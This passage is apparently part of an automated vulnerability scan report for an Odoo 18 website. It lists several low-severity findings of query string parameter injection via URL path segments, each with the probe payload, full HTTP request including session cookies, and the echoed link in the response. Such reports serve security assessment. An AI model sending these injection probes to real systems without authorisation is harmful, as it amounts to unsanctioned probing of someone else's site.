Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 30 Jul 2025 10:19:50 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24318

<!DOCTYPE html>
<html lang="fr-FR" data-website-id="1" data-main-object="ir.ui.view(266,)">
```

```
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang " role="menuitem" href="?ylq&amp;leh=1" data-url_code="en" title="English (US)">
...[SNIP]...
```

3.1.23. https://odoo18.planitswiss.com/fr_FR/contactus-thank-you [URL path filename]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/fr_FR/contactus-thank-you**

Issue detail

The value of the URL path filename is copied into the response within the query string of a URL.

The payload **?npj&oyf=1** was submitted in the URL path filename. This input was echoed as **?npj&oyf=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /fr_FR/%3fnpj%26oyf%3d1 HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=khcVtNWI5ehUqyIPWjlkOHIS4R7SSmgNSWBHrunrIhw310EWyyXe9vqZeIgjtQOdngzb8zUMiIRAXPVZzq-D; tz=Indian/Mauritius; frontend_lang=fr_FR
Upgrade-Insecure-Requests: 1
Referer: http://279b0f85-6fcf-4610-91d8-1d8ef70186d5.com/
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 30 Jul 2025 12:03:03 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
```

```
X-Content-Type-Options: nosniff
Content-Length: 24318

<!DOCTYPE html>
<html lang="fr-FR" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang " role="menuitem" href="?npj&amp;amp;oyf=1" data-url_code="en" title="English (US)">
...[SNIP]...
```

3.1.24. https://odoo18.planitswiss.com/fr_FR/web/login [URL path filename]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/fr_FR/web/login**

Issue detail

The value of the URL path filename is copied into the response within the query string of a URL.

The payload **?ntc&gqo=1** was submitted in the URL path filename. This input was echoed as **?ntc&gqo=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /fr_FR/web/%3fntc%26gqo%3d1?redirect=%2Fodoo%3Fdb%3DTEST_210725 HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=GemZIDXcGAcSeTY38s5_iEuUZ8ELk-dYQWSvuUUxBwqJOg1iBoHwn03YuSk-IbXaMj527c7-C1rxeUyewwT7; frontend_lang=en_US; tz=Indian/Mauritius
Upgrade-Insecure-Requests: 1
Referer: https://odoo18.planitswiss.com/web/login?redirect=%2Fodoo%3Fdb%3DTEST_210725
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 30 Jul 2025 06:35:29 GMT
Content-Type: text/html;charset=utf-8
Connection: close
Set-Cookie: frontend_lang=fr_FR; Expires=Thu, 30 Jul 2026 06:35:29 GMT; Path=/; secure
Set-Cookie: frontend_lang=fr_FR; Expires=Thu, 30 Jul 2026 06:35:29 GMT; Path=/; secure
Set-Cookie: frontend_lang=fr_FR; Expires=Thu, 30 Jul 2026 06:35:29 GMT; Path=/; secure
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 26231

<!DOCTYPE html>
<html lang="fr-FR" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang " role="menuitem" href="/en/web?ntc&amp;gqo=1?
redirect=%2Fodoo%3Fdb%3DTEST_210725" data-url_code="en" title="English (US)">
...[SNIP]...
```

3.1.25. https://odoo18.planitswiss.com/fr_FR/web/reset_password [URL path filename]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/fr_FR/web/reset_password**

Issue detail

The value of the URL path filename is copied into the response within the query string of a URL.

The payload **?utf&ezf=1** was submitted in the URL path filename. This input was echoed as **?utf&ezf=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /fr_FR/web/%3futf%26ezf%3d1?redirect=%2Fodoo%3Fdb%3DTEST_210725 HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie:
session_id=iYwMkaizABexfsax8yyEeivuXiutEqY6q624cv_LK4IGPyQoSKcdMjU238Y5GP8epDV04mnM2guWYH_L7dRp;
```

```
tz=Indian/Mauritius; frontend_lang=fr_FR
Upgrade-Insecure-Requests: 1
Referer: http://2ab24c23-ea16-4386-96fa-6dabf12558ca.com/
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 30 Jul 2025 07:12:48 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 26231

<!DOCTYPE html>
<html lang="fr-FR" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang " role="menuitem" href="/en/web?utf&amp;ezf=1?
redirect=%2Fodoo%3Fdb%3DTEST_210725" data-url_code="en" title="English (US)">
...[SNIP]...
```

3.1.26. https://odoo18.planitswiss.com/fr_FR/web_editor/shape/http_routing/404.svg [URL path folder 2]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/fr_FR/web_editor/shape/http_routing/404.svg**

Issue detail

The value of the URL path folder 2 is copied into the response within the query string of a URL.

The payload **?ctj&mhq=1** was submitted in the URL path folder 2. This input was echoed as **?ctj&mhq=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /fr_FR/%3fctj%26mhq%3d1/shape/http_routing/404.svg?c2=o-color-2 HTTP/1.1
Host: odoo18.planitswiss.com
```

```
Accept-Encoding: gzip, deflate, br
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=IR9Vy0oa8jzwwtJJY8yQP4YkxJYNw1qL-P16TVD-
NKcKKmycqQYAaeRPfkYajFWhP56GROu080mjh5ksEBDI; tz=Indian/Mauritius; frontend_lang=fr_FR
Referer: https://odoo18.planitswiss.com/fr_FR/website/social/twitter
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 30 Jul 2025 06:55:33 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24825

<!DOCTYPE html>
<html lang="fr-FR" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang " role="menuitem" href="?ctj&amp;mhq=1/shape/http_routing/404.svg?c2=o-color-2"
data-url_code="en" title="English (US)">
...[SNIP]...
```

3.1.27. https://odoo18.planitswiss.com/fr_FR/web_editor/shape/http_routing/404.svg [URL path folder 3]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/fr_FR/web_editor/shape/http_routing/404.svg**

Issue detail

The value of the URL path folder 3 is copied into the response within the query string of a URL.

The payload **?gqv&dot=1** was submitted in the URL path folder 3. This input was echoed as **?gqv&dot=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /fr_FR/web_editor/%3fgqv%26dot%3d1/http_routing/404.svg?c2=o-color-2 HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=IR9Vy0oa8jzwwtJJY8yQP4YkxJYNw1qL-P16TVD-
NKcKKmycqQYAaeRPfkYajFWhP56GROu080mjh5ksEBDI; tz=Indian/Mauritius; frontend_lang=fr_FR
Referer: https://odoo18.planitswiss.com/fr_FR/website/social/twitter
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 30 Jul 2025 06:57:05 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24914

<!DOCTYPE html>
<html lang="fr-FR" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang " role="menuitem" href="/web_editor/?gqv&amp;dot=1/http_routing/404.svg?c2=o-
color-2" data-url_code="en" title="English (US)">
...[SNIP]...
```

3.1.28. https://odoo18.planitswiss.com/fr_FR/web_editor/shape/http_routing/404.svg [URL path folder 4]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/fr_FR/web_editor/shape/http_routing/404.svg**

Issue detail

The value of the URL path folder 4 is copied into the response within the query string of a URL.

The payload **?jsq&vte=1** was submitted in the URL path folder 4. This input was echoed as **?jsq&vte=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /fr_FR/web_editor/shape/%3fjsq%26vte%3d1/404.svg?c2=o-color-2 HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=IR9Vy0oa8jzwwtJJY8yQP4YkxJYNw1qL-P16TVD-
NKcKKmycqQYAaeRPfkYajFWhP56GROu080mjh5ksEBDI; tz=Indian/Mauritius; frontend_lang=fr_FR
Referer: https://odoo18.planitswiss.com/fr_FR/website/social/twitter
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 30 Jul 2025 07:01:06 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24829

<!DOCTYPE html>
<html lang="fr-FR" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang " role="menuitem" href="/web_editor/shape/?jsq&amp;vte=1/404.svg?c2=o-color-2"
data-url_code="en" title="English (US)">
...[SNIP]...
```

3.1.29. https://odoo18.planitswiss.com/fr_FR/website/search [URL path filename]

Summary

Severity: **Low**

Confidence: **Firm**

Host: **https://odoo18.planitswiss.com**

Path: **/fr_FR/website/search**

Issue detail

The value of the URL path filename is copied into the response within the query string of a URL.

The payload **?uin&kkq=1** was submitted in the URL path filename. This input was echoed as **?uin&kkq=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /fr_FR/website/%3fuin%26kkq%3d1?search=&order=name+asc HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=PqlnDUgtHFjOpKLLtGTbWD176YjSnl-2mjUHyXAKXqR2odCukCJMSnyyoE22T1b0ykU3s9ErErOA7cWwp_6M; frontend_lang=en_US; tz=Indian/Mauritius
Upgrade-Insecure-Requests: 1
Referer: https://odoo18.planitswiss.com/website/search?search=&order=name+asc
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 30 Jul 2025 07:49:55 GMT
Content-Type: text/html;charset=utf-8
Connection: close
Set-Cookie: frontend_lang=fr_FR; Expires=Thu, 30 Jul 2026 07:49:55 GMT; Path=/; secure
Set-Cookie: frontend_lang=fr_FR; Expires=Thu, 30 Jul 2026 07:49:55 GMT; Path=/; secure
Set-Cookie: frontend_lang=fr_FR; Expires=Thu, 30 Jul 2026 07:49:55 GMT; Path=/; secure
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24767

<!DOCTYPE html>
<html lang="fr-FR" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang " role="menuitem" href="/website/?uin&amp;kkq=1?search=&amp;order=name+asc" data-url_code="en" title="English (US)">
...[SNIP]...
```

3.1.30. https://odoo18.planitswiss.com/fr_FR/website/search [URL path folder 2]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/fr_FR/website/search**

Issue detail

The value of the URL path folder 2 is copied into the response within the query string of a URL.

The payload **?esa&adz=1** was submitted in the URL path folder 2. This input was echoed as **?esa&adz=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /fr_FR/%3fesa%26adz%3d1/search?search=&order=name+asc HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=PqlnDUgtHFjOpKLLtGTbWD176YjSnl-2mjUHyXAKXqR2odCukCJMSnyyoE22T1b0ykU3s9ErErOA7cWwp_6M; frontend_lang=en_US; tz=Indian/Mauritius
Upgrade-Insecure-Requests: 1
Referer: https://odoo18.planitswiss.com/website/search?search=&order=name+asc
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 30 Jul 2025 07:46:44 GMT
Content-Type: text/html;charset=utf-8
Connection: close
Set-Cookie: frontend_lang=fr_FR; Expires=Thu, 30 Jul 2026 07:46:44 GMT; Path=/; secure
Set-Cookie: frontend_lang=fr_FR; Expires=Thu, 30 Jul 2026 07:46:44 GMT; Path=/; secure
Set-Cookie: frontend_lang=fr_FR; Expires=Thu, 30 Jul 2026 07:46:44 GMT; Path=/; secure
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24733

<!DOCTYPE html>
```

```
<html lang="fr-FR" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang " role="menuitem" href="?esa&amp;adz=1/search?search=&amp;order=name+asc"
data-url_code="en" title="English (US)">
...[SNIP]...
```

3.1.31. https://odoo18.planitswiss.com/fr_FR/website/social/facebook [URL path filename]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/fr_FR/website/social/facebook**

Issue detail

The value of the URL path filename is copied into the response within the query string of a URL.

The payload **?zua&ngf=1** was submitted in the URL path filename. This input was echoed as **?zua&ngf=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /fr_FR/website/social/%3fzua%26ngf%3d1 HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=r32cMjRkJNQ_NYG-nK6qRdh0c5nY2B4dSvMj50lOkAnuHDj77sf8Rg7iHfxJXKcDeyLZAKIEVCajglJcx03Z; tz=Indian/Mauritius; frontend_lang=fr_FR
Upgrade-Insecure-Requests: 1
Referer: https://odoo18.planitswiss.com/fr_FR/web/login?redirect=%2Fodoo%3Fdb%3DPROD_010725
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 30 Jul 2025 10:50:47 GMT
Content-Type: text/html;charset=utf-8
```

```
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24541

<!DOCTYPE html>
<html lang="fr-FR" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang " role="menuitem" href="/website/social/?zua&amp;ngf=1" data-url_code="en"
title="English (US)">
...[SNIP]...
```

3.1.32. https://odoo18.planitswiss.com/fr_FR/website/social/facebook [URL path folder 2]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/fr_FR/website/social/facebook**

Issue detail

The value of the URL path folder 2 is copied into the response within the query string of a URL.

The payload **?cdu&asd=1** was submitted in the URL path folder 2. This input was echoed as **?cdu&asd=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /fr_FR/%3fcdu%26asd%3d1/social/facebook HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=r32cMjRkJNQ_NYG-nK6qRdh0c5nY2B4dSvMj50lOkAnuHDj77sf8Rg7iHfxJXKcDeyLZAKIEVCajglJcx03Z; tz=Indian/Mauritius; frontend_lang=fr_FR
Upgrade-Insecure-Requests: 1
Referer: https://odoo18.planitswiss.com/fr_FR/web/login?redirect=%2Fodoo%3Fdb%3DPROD_010725
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 30 Jul 2025 10:42:07 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24526

<!DOCTYPE html>
<html lang="fr-FR" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang " role="menuitem" href="?cdu&amp;asd=1/social/facebook" data-url_code="en"
title="English (US)">
...[SNIP]...
```

3.1.33. https://odoo18.planitswiss.com/fr_FR/website/social/facebook [URL path folder 3]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/fr_FR/website/social/facebook**

Issue detail

The value of the URL path folder 3 is copied into the response within the query string of a URL.

The payload **?wnt&faq=1** was submitted in the URL path folder 3. This input was echoed as **?wnt&faq=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /fr_FR/website/%3fwnt%26faq%3d1/facebook HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-
exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=r32cMjRkJNQ_NYG-nK6qRdh0c5nY2B4dSvMj50lOkAnuHDj77sf8Rg7iHfxJXKcDeyLZAKIEVCajglJcx03Z;
tz=Indian/Mauritius; frontend_lang=fr_FR
Upgrade-Insecure-Requests: 1
```

```
Referer: https://odoo18.planitswiss.com/fr_FR/web/login?redirect=%2Fodoo%3Fdb%3DPROD_010725
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 30 Jul 2025 10:44:30 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24560

<!DOCTYPE html>
<html lang="fr-FR" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang " role="menuitem" href="/website/?wnt&amp;faq=1/facebook" data-url_code="en"
title="English (US)">
...[SNIP]...
```

3.1.34. https://odoo18.planitswiss.com/fr_FR/website/social/linkedin [URL path filename]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/fr_FR/website/social/linkedin**

Issue detail

The value of the URL path filename is copied into the response within the query string of a URL.

The payload **?dza&kqo=1** was submitted in the URL path filename. This input was echoed as **?dza&kqo=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /fr_FR/website/social/%3fdza%26kqo%3d1 HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-
exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=0-qkYev8bHYAthoJ8hydI1SOyApwcAKo6tWSWcUnA-
RUGIZJlQSTQ6jqwoKR09AwNXFpMG6PnWM_JiRyuG-F; frontend_lang=en_US; tz=Indian/Mauritius
Upgrade-Insecure-Requests: 1
Referer: https://odoo18.planitswiss.com/website/social/linkedin
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 30 Jul 2025 11:33:45 GMT
Content-Type: text/html;charset=utf-8
Connection: close
Set-Cookie: frontend_lang=fr_FR; Expires=Thu, 30 Jul 2026 11:33:45 GMT; Path=/; secure
Set-Cookie: frontend_lang=fr_FR; Expires=Thu, 30 Jul 2026 11:33:45 GMT; Path=/; secure
Set-Cookie: frontend_lang=fr_FR; Expires=Thu, 30 Jul 2026 11:33:45 GMT; Path=/; secure
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24541

<!DOCTYPE html>
<html lang="fr-FR" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang " role="menuitem" href="/website/social/?dza&amp;kqo=1" data-url_code="en"
title="English (US)">
...[SNIP]...
```

3.1.35. https://odoo18.planitswiss.com/fr_FR/website/social/linkedin [URL path folder 2]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/fr_FR/website/social/linkedin**

Issue detail

The value of the URL path folder 2 is copied into the response within the query string of a URL.

The payload **?zmw&xtg=1** was submitted in the URL path folder 2. This input was echoed as **?zmw&xtg=1** within the "href" attribute of an "a" tag.

